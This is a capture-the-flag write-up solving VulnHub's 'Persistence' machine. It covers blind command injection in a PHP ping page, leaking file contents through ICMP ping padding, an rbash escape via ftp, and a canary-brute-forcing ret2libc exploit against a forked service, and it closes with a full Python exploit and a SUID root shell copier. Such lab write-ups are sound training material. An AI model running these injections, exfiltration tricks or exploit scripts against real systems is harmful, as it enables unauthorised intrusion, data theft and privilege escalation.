VulnHub

Persistence

Rasta Mouse

September 2014

Foreword

VulnHub

Sagi- (the father of the /dev/random series) and superkojiman (the mastermind behind the brainpan series) have teamed up to create a new vulnerable virtual machine! The content of the creation was filled with a mixture of what they have seen in their day jobs, and dreaming up evil and cunning ideas. The end result is a mischievous challenge, which was crying out to headline our next competition.

Rasta Mouse

Congratulations to Sagi- and superkojiman for creating such a challenging, thought-provoking and at times, frustrating competition. As always, this elicit a great response within the IRC channel and Twitter, with some great comments (not to mention various threats). Generally, I find the harder the challenge, the more you learn - and this VM was certainly no exception!

I hope you enjoy reading my write-up, as much as I did solving Persistence.

Please note that some of the console output has been cut for brevity.

Enemy at the Gates: The Battle for a Shell

ARP Discovery

My first step was to carry out an ARP scan to establish the IP address of Persistence.

```
root@kali:~# netdiscover -r 192.168.127.0/24 -i eth1
_____________________________________________________________________________
   IP            At MAC Address      Count   Len   MAC Vendor
-----------------------------------------------------------------------------
192.168.127.102 08:00:27:e2:0c:7e    01     060   CADMUS COMPUTER SYSTEMS
```

Port Scan

Next I carried out a port scan using Nmap - all TCP ports and default UDP ports.

```
root@kali:~# nmap -n -A -p- 192.168.127.102; nmap -n -sU -sV 192.168.127.102

PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.4.7
|_http-methods: No Allow or Public header in OPTIONS response (status code 405)
```

```
|_http-title: The Persistence of Memory - Salvador Dali
MAC Address: 08:00:27:E2:0C:7E (Cadmus Computer Systems)

Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
```

There was only one service which seemed to be available: HTTP, offered by nginx. I punched the address into Iceweasel and was greeted with a page containing Salvador Dali's The Persistence of Memory.

Command Injection

Little did I know, my brain would soon resemble these clocks! There was nothing unusual or commented sections in the HTML, so I continued to enumerate with Nikto, Dirb and Dirbuster. Nothing interesting came up from Nikto or Dirb, however, running the wordlist *directory-list-lowercase-2.3-medium.txt* through Dirbuster resulted in a hit for ***debug.php***.

This PHP page allows you to enter an IP address to ping, however nothing is reflected back to the user. I opened up Wireshark and entered my own IP, to test the functionality. I also launched BurpSuite in the background to capture the request.

No.	Time	Source	Destination	Protocol	Lengtl	Info
30085	32.82859000	192.168.127.102	192.168.127.101	ICMP	98	Echo (ping) request id=0x8f0f, seq=1/256, ttl=64 (reply in 30086)
30086	32.82863100	192.168.127.101	192.168.127.102	ICMP	98	Echo (ping) reply id=0x8f0f, seq=1/256, ttl=64 (request in 30085)
30994	33.82815300	192.168.127.102	192.168.127.101	ICMP	98	Echo (ping) request id=0x8f0f, seq=2/512, ttl=64 (reply in 30995)
30995	33.82818700	192.168.127.101	192.168.127.102	ICMP	98	Echo (ping) reply id=0x8f0f, seq=2/512, ttl=64 (request in 30994)
31910	34.82710900	192.168.127.102	192.168.127.101	ICMP	98	Echo (ping) request id=0x8f0f, seq=3/768, ttl=64 (reply in 31911)
31911	34.82714500	192.168.127.101	192.168.127.102	ICMP	98	Echo (ping) reply id=0x8f0f, seq=3/768, ttl=64 (request in 31910)
32812	35.82658000	192.168.127.102	192.168.127.101	ICMP	98	Echo (ping) request id=0x8f0f, seq=4/1024, ttl=64 (reply in 32813)
32813	35.82660700	192.168.127.101	192.168.127.102	ICMP	98	Echo (ping) reply id=0x8f0f, seq=4/1024, ttl=64 (request in 32812)

This confirms that the PHP script is functioning. Below is the POST data which was submitted.

```
POST /debug.php HTTP/1.1
Host: 192.168.127.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140722 Firefox/24.0 Iceweasel/24.7.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.127.102/debug.php
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

addr=192.168.127.101
```

I imagined the backend PHP code to look something like this:

```
<php system('/bin/ping -c 4 ' . $_POST['addr']); ?>
```

If this was the case and there was no annoying filtering, then perhaps it was vulnerable to command injection. The complication is that nothing is echo'd back, so everything is blind. To test for possible command injection, I turned to the ping command. I sent the POST request to Burp's Repeater function. Then modified it to ping its own loopback and then my own IP.

```
addr=127.0.0.1; ping -c 4 192.168.127.101
```

As I had hoped I received 4 ICMP requests from Persistence, which means the command injection was successful. The first time I ran this, I omitted the '-c 4' and practically pinged myself to death! At this point, I tried executing reverse shells using netcat, python, perl, php, ruby and bash; but all were unsuccessful. Due to the blind nature of the injections, it was impossible to know if the binaries were even present. I tried various languages over various ports, still nothing.

I decided to re-focus my efforts on ICMP, as that was the only protocol I could seem get outbound. I read the *man* pages for *iputils* and came across the *pattern* option.

```
-p pattern
You may specify up to 16 ''pad'' bytes to fill out the packet you send.  This is useful for
diagnosing data-dependent problems in a network.  For example, -p ff will cause the sent packet to be
filled with all ones.
```

This seemed like a really interesting option - I came up with the idea that if I could convert a file to hex using a tool like *xxd* and pipe that data into the ping command, I would have a method for reading files on the system. I started by attempting to read *debug.php*.

After working out the finer details on my Kali box, I eventually came up with the following:

```
hex=$(xxd -ps -c 16 debug.php); for word in $hex; do ping 192.168.127.101 -c 1 -s 32 -p $word; done
```

xxd converts the file into a plain hex dump (-ps), into columns of 16 octets (-c 16). This creates a newline character at the end of each line, which can be leveraged in a bash loop - as it reads each line as a 'word'. The loop reads each line and feeds it in the ping command. The default packet size of a ping is 64 bytes (56 bytes of data plus 8 for the header). When specifying a pattern of 16 bytes, that data is repeated in the packet until the 56 byte space is filled. I didn't want repeating chucks of data as it would make it difficult to follow. To try get around this I also included the -s option, to limit the total packet size to 32 bytes. I originally used 24 bytes (8 header + 16 data), however looking again at the data segment of the packet, a random 8 bytes is always taken up the start of the segment, with the *pattern* preceding afterwards. So this became 8 header + 8 random data + 16 pattern = 32 bytes.

However, it turns out this didn't really work either as part of the pattern is written to the start of the data segment (after the random 8 bytes) before the the pattern repeats. So *-p 41424344454747484950 -s 32* became *a2:a4:07:00:00:00:00:00:47:48:49:50:41:42:43:44:45:46:47:48:49:50:41:42* in the packet. However, it was 'close enough' for me to read relatively simple files such as debug.php.

I exported my packets from Wireshark and ran the file through strings to get a look at the output.

```
root@kali:~# strings debug.pcap
E html P<!DOCTYPE html P
//W3C//DUBLIC "-//W3C//D
 1.1//ENTD XHTML 1.1//EN
//www.w3" "http://www.w3
xhtml11/.org/TR/xhtml11/
l11.dtd"DTD/xhtml11.dtd"
xmlns="h>
<html xmlns="h
w.w3.orgttp://www.w3.org
tml" xml/1999/xhtml" xml
     <he:lang="en">
     <he
itle>Debad>
          <title>Deb
/title>
ug Page</title>
     <body>    </head>
     <body>
 action=
          <form action=
```

```
hp" meth"debug.php" meth
           Pinod="post">
           Pin
s: <inpug address: <inpu
text" nat type="text" na
         me="addr">
ut type=    <input type=
           </fo"submit">
           </fo
ody>
</hrm>
     </body>
if (tml>
<?php
if (
POST["adisset($_POST["ad
     exec("dr"]))
     exec("
g -c 4 "/bin/ping -c 4 "
"addr"]).$_POST["addr"])
```

The output is far from perfect, but clear enough for me to see that this PHP file is not doing any filtering of my input. I started to think about what other files I could read, which would help me to get a shell. I considered searching for nginx config files, before I came to the realisation that I wasn't actually limited to file reads. I could potentially convert the output of any command which prints to stdout and retrieve that data in the same way. I modified my injection to fetch a directory listing of current directory (the directory debug.php existed in).

```
addr=127.0.0.1; hex=$(ls -l | xxd -ps -c 16); for word in $hex; do ping 192.168.127.101 -c 1 -s 32 -p
$word; done
```

```
root@kali:~# strings ls.pcap
-rwxr-total 160
-rwxr-hy
root rooxr-x. 1 root roohy
 Mar 17 t    439 Mar 17 hy
bug.php
17:34 debug.php
--. 1 ro-rw-r--r--. 1 rohy
   391 Mot root    391 Mhy
:48 indear 12 00:48 indehy
rw-r--r-x.html
-rw-r--r-hy
t root 1-. 1 root root 1hy
r 12 00:46545 Mar 12 00:hy
stence_o10 persistence_ohy
```

```
_by_tespf_memory_by_tesphy
048.jpg
arg-d4qo048.jpg
-x. 1 ro-rwsr-xr-x. 1 rohy
  5757 Mot root   5757 Mhy
:53 sysaar 17 11:53 sysahy
dmin-tool
dmin-tool
```

I was surprised to see another file in the web root called *sysadmin-tool**. It's a binary which appears to be owned by root with the SUID bit set. Since it's in the web root, it was a trivial exercise to download it to my Kali box for analysis.

```
root@kali:~# strings sysadmin-tool
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
chroot
strncmp
```

* Note to self - add "sysadmin-tool" to dirbuster wordlist!

```
puts
setreuid
mkdir
rmdir
chdir
system
__libc_start_main
GLIBC_2.0
PTRh
[^_]
Usage: sysadmin-tool --activate-service
--activate-service
breakout
/bin/sed -i 's/^#//' /etc/sysconfig/iptables
/sbin/iptables-restore < /etc/sysconfig/iptables
Service started...
Use avida:dollars to access.
/nginx/usr/share/nginx/html/breakout
```

It seems this binary uses *sed* to modify the *iptables* (firewall) of Persistence and executes *iptables-restore* to activate the changes. The sed command searches for instances of the # character at the start of lines and removes them - indicating that a new service will be allowed out through the firewall. A potential username and password of *avida:dollars** is offered up also.

*Anagram of Salvador Dali.

I executed the binary via the command injection and re-scanned Persistence with Nmap.


```
addr=127.0.0.1; sysadmin-tool --activate-service
```

```
root@kali:~# nmap -n -sS -p- 192.168.127.102

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:E2:0C:7E (Cadmus Computer Systems)
```

Yay - SSH! With baited breath, I attempted to login with the credentials given by sysadmin-tool…

```
root@kali:~# ssh avida@192.168.127.102
avida@192.168.127.102's password:
Last login: Tue Sep  9 13:42:31 2014 from 192.168.127.101
-rbash-4.1$
```



Escape from ~~Alcatraz~~ rbash

Restricted Bash

SSH had landed me in a restricted bash shell, which I confirmed through */etc/passwd* and */etc/shells*.

```
avida:x:500:500::/home/avida:/bin/rbash
/bin/rbash
```

My next task was to escape this restriction, and gain access to a full bash shell. I checked my local environment for any writable variables (*export -p*) - even though there were none, I saw that my PATH was set to */home/avida/usr/bin*. *.bashrc* and all other bash configs were also read only. I was already familiar with shell escape techniques through applications such as vim or Nmap, so I looked through the binaries which were within my path.

I saw that FTP was in there, and was able to execute */bin/bash* and escape the rbash shell.

```
-rbash-4.1$ ftp
ftp> !/bin/bash
bash-4.1$
```

Global Thermonuclear War

WOPR

I started some standard enumeration to find an escalation point and came across an interesting looking binary.

```
bash-4.1$ netstat -ant
Proto Recv-Q Send-Q Local Address               Foreign Address             State
tcp        0      0 0.0.0.0:3333                0.0.0.0:*                   LISTEN
tcp        0      0 127.0.0.1:9000              0.0.0.0:*                   LISTEN
```

```
bash-4.1$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root      1002  0.0  0.0   2004   408 ?        S    Sep10   0:00 /usr/local/bin/wopr
```

```
bash-4.1$ pstree -a
  └─wopr
```

```
bash-4.1$ ls -la /usr/local/bin/wopr
-rwxr-xr-x. 1 root root 7878 Apr 28 07:43 /usr/local/bin/wopr
```

Since it's readable, I ran it through strings to see if there was anything obvious about it that jumped out.

```
bash-4.1$ /usr/bin/strings /usr/local/bin/wopr
memcpy
[+] yeah, I don't think so
socket
setsockopt
bind
[+] bind complete
listen
/tmp/log
TMPLOG
[+] waiting for connections
[+] logging queries to $TMPLOG
accept
[+] got a connection
[+] hello, my name is sploitable
[+] would you like to play a game?
[+] bye!
```

Telnetting to port 9000 doesn’t output anything and you seem to get kicked after two attempts at sending data.

```
bash-4.1$ telnet 127.0.0.1 9000
Trying 127.0.0.1...
Connected to 127.0.0.1.
```

```
Escape character is '^]'.
id
help
Connection closed by foreign host.
```

However, connecting to port 3333 prints out the same data as I saw from the strings output.

```
bash-4.1$ telnet 127.0.0.1 3333
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
[+] hello, my name is sploitable
[+] would you like to play a game?
> Global Thermonuclear War
[+] yeah, I don't think so
[+] bye!
Connection closed by foreign host.
```

I thought I would try some words and phrases from WarGames - the film from which WOPR is known, but everything resulted in a closed connection.

It was time to dig a little deeper into this binary. I transferred it to my Kali VM by converting it to hex with xxd and copying the content from the terminal (SCP and SFTP weren't behaving). When I ran it through strings earlier I noticed *memcpy* was being used, which is indicative of a possible heap overflow. I hit the input with a large buffer.

```
root@kali:~# python -c 'print ("A" * 1000)' | nc localhost 3333
[+] hello, my name is sploitable
[+] would you like to play a game?
> [+] yeah, I don't think so
```

Not a lot seemed to happen, until I looked at the terminal in which wopr was running.

```
*** stack smashing detected ***: vuln/persistence/wopr terminated
```

I realised I hadn't checked the binary for protection mechanisms, so I went ahead and did that.

```
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

Stack Canary is enabled and it was evident my buffer was overwriting at least part of that data, for it to trigger the stack warning. My next step was to disassemble the binary further to analyse how and where the canary data was being generated.

```
gdb-peda$ info functions
0x0804865c  __stack_chk_fail
0x08048774  get_reply
```

```
0x0804867c  fork
0x080487de  main
```

```
gdb-peda$ pdisass main
   0x08048802 <+36>:  mov    eax,gs:0x14
   0x08048808 <+42>:  mov    DWORD PTR [ebp-0x4],eax
   0x0804880b <+45>:  xor    eax,eax
```

I placed a breakpoint at 0x8048802 and stepped to the next instruction - at that moment EAX is holding the canary. I ran through this a few times and saw that the canary changed each time, with the exception of a null byte at the end (e.g. 0x58166400). This seemed to be a product of libc on Debian, which is not true for CentOS. So the canary on Persistence would be a full 2^32 range (~2 billion combos!).

However, a saving grace is that fork is being used instead of execve. Each time a connection is made to wopr, the process is forked (duplicated) to handle the new connection. The new child inherits everything from the main proc - including its canary. This presents a possible opportunity to guess the canary by making multiple connections.

The question is - how do we know if we guess the canary correctly…?

Before all that, I needed to know at what point the canary bytes get overwritten in my buffer. I told gdb to follow child processes, and placed a breakpoint inside the *get_reply* function, where the canary is checked.

```
gdb-peda$ set follow-fork-mode child
gdb-peda$ b *0x80487ce
```

```
root@kali:~# /usr/share/metasploit-framework/tools/pattern_create.rb 1000 | nc localhost 3333
```

```
Breakpoint 1, 0x080487ce in get_reply ()
EAX: 0x41306241 ('Ab0A')
```

```
root@kali:~# /usr/share/metasploit-framework/tools/pattern_offset.rb 0x41306241
[*] Exact match at offset 30
```

At first, I tried to utilise a timing attack. My theory behind this is that if an incorrect canary is given, the process will jump to __stack_chk_fail and the socket will close rather quickly. If the canary is correct, the function will be allowed to continue, resulting in a slower failure. I did a lot of experimenting with this - timing the return of guessing the first canary byte (\x00 - \xff). I got some slightly repeatable results, but nothing concrete enough to be reliable.

However, somewhere along this path I noticed something interesting. The data returned on the socket varies if the canary check fails. To verify:

```
root@kali:~# python -c 'print ("A" * 29)' | nc localhost 3333
[+] hello, my name is sploitable
[+] would you like to play a game?
> [+] yeah, I don't think so
[+] bye!
```

```
root@kali:~# python -c 'print ("A" * 30)' | nc localhost 3333
[+] hello, my name is sploitable
[+] would you like to play a game?
> [+] yeah, I don't think so
```

It seems that if any part of the canary fails, the application aborts and the 'bye' message is **not** returned. This presented a super-reliable method of brute forcing the canary bytes individually and decreases the number of combos from ~2 billion to a maximum of 256 * 4 = 1024 attempts.

Before scripting all that up, I wanted to know what getting the canary would achieve. Presumably I would be able to write more data onto the stack and hopefully overwrite something useful. I gave this a dry run through gdb.

```
root@kali:~/vuln/persistence# gdb -q wopr
Reading symbols from /root/vuln/persistence/wopr...(no debugging symbols found)...done.
```

```
gdb-peda$ b *0x08048802
Breakpoint 1 at 0x8048802
```

First I break at 0x8048802 and step, which is the point at which the canary is generated and held in EAX.

EAX: 0x5893e600

I took a copy of this and wrote it into my buffer, followed by more junk.

```
root@kali:~# python -c 'print ("A" * 30) + "\x00\xe6\x93\x58" + ("B" * 500)' | nc localhost 3333
```

EBP: 0x42424242 ('BBBB')

EIP: 0x42424242 ('BBBB')

Stopped reason: SIGSEGV

0x42424242 in ?? ()

So I controlled EBP and crucially EIP. This meant that I could hijack the execution flow and get it to do something naughty! I used the same pattern_offset technique to determine where EIP was being overwritten, which was 4 bytes after the canary.

My exploit structure will now be: [junk][canary][junk][eip] —>> [junk][canary][junk][system][exit][path]

I started with a Python script to brute force the canaries. Unfortunately it's not very elegant - loop1 guesses the first canary byte, \x00-\xff and checks for the return string. If it sees "bye" it breaks the function and assigns the hex value to the global variable, c1. This is then used in loop2, which guesses the next byte, and so on.

```
#!/usr/bin/env python

import socket

target = '127.0.0.1'
port = 3333
junk = ('\x90' * 30)
c1 = ''
c2 = ''
c3 = ''
c4 = ''
```

```
def loop1():
    for x in xrange(256):
        a = chr(x)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((target, port))
        s.recv(1024) + s.recv(1024)
        s.send(junk + a)
        r = s.recv(1024) + s.recv(1024)
        if 'bye' in r:
            global c1
            c1 = a
            print '1st canary: ' + hex(x)
            s.close()
            return
        s.close()

def loop2():
    for x in xrange(256):
        a = chr(x)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((target, port))
        s.recv(1024) + s.recv(1024)
        s.send(junk + c1 + a)
        r = s.recv(1024) + s.recv(1024)
```

```
            if 'bye' in r:
                  global c2
                  c2 = a
                  print '2nd canary: ' + hex(x)
                  s.close()
                  return
            s.close()

def loop3():
      for x in xrange(256):
            a = chr(x)
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((target, port))
            s.recv(1024) + s.recv(1024)
            s.send(junk + c1 + c2 + a)
            r = s.recv(1024) + s.recv(1024)
            if 'bye' in r:
                  global c3
                  c3 = a
                  print '3rd canary: ' + hex(x)
                  s.close()
                  return
            s.close()

def loop4():
```

```
    for x in xrange(256):
        a = chr(x)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((target, port))
        s.recv(1024) + s.recv(1024)
        s.send(junk + c1 + c2 + c3 + a)
        r = s.recv(1024) + s.recv(1024)
        if 'bye' in r:
            global c4
            c4 = a
            print '4th canary: ' + hex(x)
            s.close()
            return
        s.close()

print """
------------------------
Global Thermonuclear War
------------------------
  Death to sagi- and
     superkojiman!
"""

loop1()
loop2()
```

```
loop3()
loop4()
```

I copied this across to Persistence and ran it, which produced the following output:

```
bash-4.1$ ./joshua.py

------------------------
Global Thermonuclear War
------------------------
  Death to sagi- and
     superkojiman!

1st canary: 0xd0
2nd canary: 0x3e
3rd canary: 0x5d
4th canary: 0x91
```

I had decided to go for a ret2libc attack, and so wanted to overwrite EIP with the address for system(). This meant loading up the binary in gdb on Persistence. To do this, I had to fix a few environment variables: SHELL and PATH, which was possible now I had escaped from rbash.

```
export SHELL="/bin/bash"
export PATH="/usr/local/bin:/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin"
```

```
bash-4.1$ gdb -q /usr/local/bin/wopr
Reading symbols from /usr/local/bin/wopr...(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x80487e7
(gdb) r
Starting program: /usr/local/bin/wopr
Breakpoint 1, 0x080487e7 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x16c210 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0x15f070 <exit>
```

I added the addresses for system and exit into my script. Because they are only 3 bytes, they require padding with null bytes. I also added a variable for 4 bytes of pad.

```
pad = ('\x90' * 4)
system = '\x10\xc2\x16\x00'    #0x16c210
exit = '\x70\xf0\x15\x00'      #0x15f070
```

The next stage is to arrange for something to get executed. I went with a method I seem to use quite often - that is, to write a C program that will make a copy of /bin/sh to /tmp, set the owner to root and set the SUID.

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
	system("/bin/cp /bin/sh /tmp/sh");
	system("/bin/chown root:root /tmp/sh");
	system("/bin/chmod 4777 /tmp/sh");
}
```

```
bash-4.1$ gcc copy.c -o copy
```

Then I exported the string “/tmp/copy” as an environment variable, and used gdb to find it’s address is memory.

```
bash-4.1$ export copy=“/tmp/copy”
```

```
(gdb) x/500s $esp
0xbffff95f:      "copy=/tmp/copy"
(gdb) x/s 0xbffff964
0xbffff964:      "/tmp/copy"
```

I look this address and assigned it to a variable called path in my Python script.

```
path = '\x64\xf9\xff\xbf' #0xbffff964
```

I created a new function, as follows:

```
def exploit():
     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
     s.connect((target, port))
     s.recv(1024) + s.recv(1024)
     s.send(junk + c1 + c2 + c3 + c4 + pad + system + exit + path)
     r = s.recv(1024) + s.recv(1024)
     s.close()
```

I ran the script a couple of times, but there was no sh file inside /tmp :(

I came to the realisation that because I was attacking a forked process, it may not necessarily have the same environment variables as I had defined. I wasn't ready to give up on this line of attack - I entertained the possibility that the variable was in memory, but that it's address was different.

I knew it would be in the 0xbfffxxxx range, which is an easy range to brute force. 2 * 256 = 512 combos. I assigned two new global variables to represent \xbf and \xff and re-wrote my exploit() function:

```
c = chr(255)
d = chr(191)
```

```
def exploit():
     global c, d
     print '\nExploiting...'
     for x in xrange(256):
          for y in xrange(256):
               a = chr(x)
               b = chr(y)
               s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
               s.connect((target, port))
               s.recv(1024) + s.recv(1024)
               s.send(junk + c1 + c2 + c3 + c4 + pad + system + exit + a + b + c + d + "/tmp/copy")
```

```
                r = s.recv(1024) + s.recv(1024)
                s.close()
```

```
bash-4.1$ ./joshua.py

------------------------
Global Thermonuclear War
------------------------
  Death to sagi- and
     superkojiman!

1st canary: 0xd0
2nd canary: 0x3e
3rd canary: 0x5d
4th canary: 0x91

Exploiting…
```

```
bash-4.1$ ls -l
-rwsrwxrwx. 1 root  root  96516 Sep 19 17:49 sh
```

Victory Dance

```
bash-4.1$ ./sh
sh-4.1$ id; whoami
uid=500(avida) gid=500(avida) groups=500(avida) context=unconfined_u:unconfined_r:unconfined_t:s0-
s0:c0.c1023
avida
```

Upon closer inspection I found that /bin/sh is a symlink to bash. Bash drops privileges which is why I didn't get root. I initially thought this was a final, last ditch troll but it turns out this is default for CentOS. On other Linux distro's, /bin/sh symlinks to dash. Checking Persistence, dash was indeed present, so I adjusted my copy.c program to copy /bin/dash instead.

```
-rwsrwxrwx. 1 root  root   96516 Sep 17 08:16 dash
```

```
bash-4.1$ ./dash
# id; whoami
uid=500(avida) gid=500(avida) euid=0(root) groups=0(root),500(avida)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
root
```

```
# cat /root/flag.txt
              .d8888b.  .d8888b. 888
             d88P  Y88bd88P  Y88b888
             888    888888    888888
888  888  888888    888888    888888888
888  888  888888    888888    888888
888  888  888888    888888    888888
Y88b 888 d88PY88b  d88PY88b  d88PY88b.
 "Y8888888P"  "Y8888P"  "Y8888P"  "Y888

Congratulations!!! You have the flag!

We had a great time coming up with the
challenges for this boot2root, and we
hope that you enjoyed overcoming them.

Special thanks goes out to @VulnHub for
hosting Persistence for us, and to
@recrudesce for testing and providing
valuable feedback!

Until next time,
      sagi- & superkojiman
```

Fin

Final Exploit

I made some adjustments to my final exploit to automate a few steps.

```
#!/usr/bin/python

import socket, os.path, subprocess

target = '127.0.0.1'
port = 3333
junk = ('\x90' * 30)
c1 = ''
c2 = ''
c3 = ''
c4 = ''
pad = ('\x90' * 4)
system = '\x10\xc2\x16\x00'    #0x16c210
exit = '\x70\xf0\x15\x00'      #0x15f070
c = chr(255)
d = chr(191)

def loop1():
     for x in xrange(256):
```

```
            a = chr(x)
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((target, port))
            s.recv(1024) + s.recv(1024)
            s.send(junk + a)
            r = s.recv(1024) + s.recv(1024)
            if 'bye' in r:
                  global c1
                  c1 = a
                  print '1st canary: ' + hex(x)
                  s.close()
                  return
            s.close()

def loop2():
      for x in xrange(256):
            a = chr(x)
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((target, port))
            s.recv(1024) + s.recv(1024)
            s.send(junk + c1 + a)
            r = s.recv(1024) + s.recv(1024)
            if 'bye' in r:
                  global c2
                  c2 = a
```

```
                print '2nd canary: ' + hex(x)
                s.close()
                return
            s.close()

def loop3():
    for x in xrange(256):
            a = chr(x)
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((target, port))
            s.recv(1024) + s.recv(1024)
            s.send(junk + c1 + c2 + a)
            r = s.recv(1024) + s.recv(1024)
            if 'bye' in r:
                global c3
                c3 = a
                print '3rd canary: ' + hex(x)
                s.close()
                return
            s.close()

def loop4():
    for x in xrange(256):
            a = chr(x)
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
            s.connect((target, port))
            s.recv(1024) + s.recv(1024)
            s.send(junk + c1 + c2 + c3 + a)
            r = s.recv(1024) + s.recv(1024)
            if 'bye' in r:
                  global c4
                  c4 = a
                  print '4th canary: ' + hex(x)
                  s.close()
                  return
            s.close()

def exploit():
      global c, d
      print '\nExploiting...'
      for x in xrange(256):
            for y in xrange(256):
                  a = chr(x)
                  b = chr(y)
                  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                  s.connect((target, port))
                  s.recv(1024) + s.recv(1024)
                  s.send(junk + c1 + c2 + c3 + c4 + pad + system + exit + a + b + c + d + "/tmp/copy")
                  s.recv(1024) + s.recv(1024)
                  if os.path.exists("/tmp/dash") == True:
```

```
                    s.close()
                    print 'Done! Dropping into shell...'
                    return
               s.close()

def drop():
     subprocess.call("/tmp/dash", shell=True)

print """
------------------------
Global Thermonuclear War
------------------------
  Death to sagi- and
     superkojiman!
"""

loop1()
loop2()
loop3()
loop4()
exploit()
drop()
```